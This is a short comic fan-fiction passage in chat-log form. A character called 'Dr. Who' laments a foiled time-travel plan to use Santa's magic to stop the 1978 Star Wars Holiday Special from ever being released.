<Dr. Who> - The answer: Do I look like I'm in my right mind? I'm a madman with a box.  
<Dr. Who> - I have looked into the time vortex and I have seen a universe in which the Star Wars Holiday Special was NEVER released. In that universe, 1978 came and went as normal. No one had to endure the misery of watching that abominable blight. People were happy there. It's a better life, I tell you, a better world than the scarred one we endure here.  
  
<Dr. Who> - Give me a world like that. Just once.  
<Dr. Who> - So I did what I had to do. I knew that Santa's powerful North Pole Wonderland Magick could prevent the Star Wars Special from being released, if I could leverage that magick with my own abilities back in 1978. But Jeff refused to come with me, insisting on the mad idea that it is better to maintain the integrity of the universe's timeline. So I had no choice - I had to kidnap him.  
<Dr. Who> - It was sort of one of those days.  
<Dr. Who> - Well. You know what I mean.  
<Dr. Who> - Anyway... Since you interfered with my plan, we'll have to live with the Star Wars Holiday Special in this universe... FOREVER. If we attempt to go back again, to cross our own timeline, we'll cause a temporal paradox, a wound in time.  
  
<Dr. Who> - We'll never be rid of it now. The Star Wars Holiday Special will plague this world until time itself ends... All because you foiled my brilliant plan. Nice work.  
<Dr. Who> - ...
```